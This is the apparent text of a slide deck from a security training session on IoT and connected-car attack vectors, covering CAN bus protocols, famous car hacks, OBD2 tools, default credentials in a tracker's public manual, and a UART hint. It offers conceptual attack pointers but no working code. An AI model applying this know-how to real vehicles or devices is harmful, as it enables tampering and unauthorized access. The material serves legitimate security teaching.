Share
Embed

Transcript
308 slides
-
> Outline • 物聯網與無人車 IoT & Smart Car – 車聯網攻擊向量
IoV Intro • Internet of Vehicle Intro • MyCar architecture • IoT/IoV Attack Vectors – 無線通訊設備 Wireless Device • Short Range RF & Car Key • WiFi & MITM • RFID & Bluetooth – 智慧家電與無人機台 Smart Home & Kiosk • Smart Plug • Camera • Sound Box • 實作練習 Lab – 車載通訊分析 CANBus Analysis • CAN Bus Intro • CAN Bus Simulator – 軟韌體安全 APP & Firmware Security • Reverse Firmware • Reverse Android App – 外接裝置安全 USB Device • USB Worm • Bad USB -
> NotSurprised Intro • UCCU Hacker • AIS3 2016 trainee
• HITCON Defend 2018 3rd (etc.) • SITCON, MOPCON, LINE Becks.io, iThome CyberSec speaker • HITCON Training lecturer named • ITRI, CPC, SIPA, NCU, NKUST, TCFST lecturer (etc.) • MediaTek Engineer • 5-years Bachelor & Master of NSYSU Email : [email protected] Skill • Windows Kernel Driver • Penetration Test • Malware Analysis • Operation Technical • Car Security • Ethereum Smart Contract -
> Outline • 物聯網與無人車 IoT & Smart Car – 車聯網攻擊向量
IoV Intro • Internet of Vehicle Intro • MyCar architecture • IoT/IoV Attack Vectors – 無線通訊設備 Wireless Device – 智慧家電與無人機台 Smart Home & Kiosk • 實作練習 Lab – 車載通訊分析 CANBus Analysis – 軟韌體安全 APP & Firmware Security – 外接裝置安全 USB Device -
> Drone, IoT, AI Manufacture, AI Car(VANET) sounds great, but…
Are They Secure? -

> SAE Conventional : Driver Only or Assistance Level 2
: Partial Automation Level 3 : Conditional Automation Level 4 : High Automation Level 5 : Full Automation -

2035 > • 10 million self-driving cars is on the
road at 2020 2015 2020 2030 2025 Conventional Level-2 Level-3 Level-4,5 -

> • Charlie Miller Jeep Cherokee – Charlie Miller share
series attack vectors • Tencent KeenLab Tesla Model S • ADCD Key Signal repeat – Proof that signals can be simply trigger and enhance to repeat received signals • PWN2OWN 2019 Tesla Model 3 • Car2go Auto Review Application in Chicago – This connect to server problem, review mechanism can be fraud and unlock the car with fake person id -
> • Best way to get into CAN bus –


Compromise the car’s mini computer ( OS: QNX, Win CE, Linux, Android, Green Hills) – As a component in car, mini computer connect to CAN bus and dash board • Message on CAN bus system – CAN message format • ISO 11519-2 / ISO 11898:1993 / ISO 11898:1995 • Make largest privilege code in your broadcast packet – Diagnostic trouble code format • Sometime trigger automatic reaction • Aircraft also use CAN bus – Same problem that microcontroller is the last defend line in simple aircraft -

> • CAN – ISO-TP (ISO 15765-4) – CANopen –
GMLAN bus • SEA J1850 – PWN – VPW • KWP – KWP2000 (ISO 9141-2) – ISO 14230-4 – UDS (ISO 14229-1) • LIN Bus • MOST – Independent from bus line, for IVI, connect to speaker and cellular network. • FlexRay • Ethernet -

> • FlexRay bus – Fastest – Expensive – Top
class car – Sensitive • CAN bus – Good CP value – Widely used credit : -

> Expensive OBD2 Cable Cheap OBD2 Cable Normal Limited Usually
not Sometimes GUI / Auto Link Open Source / Self-defined High Low (china copycat) Yes No Lots None Yes None -

> • Not just Bluetooth, also using GPS and a
cellular connection to extend their range to anywhere with an internet connection. credit : -





> • Account & Password is default in FactoryBootstrap and
popular • User Guide which contain AC/PW public on internet – https://fccid.io/2AEB4AG21/User-Manual/User-manual-3104674 credit : -
> • Famous IoT botnet, use default creds and RCE
vulns to spread credit : credit : -



> AR-2GM Vehicle Tracking Device • 3.3v 115200 baud UART
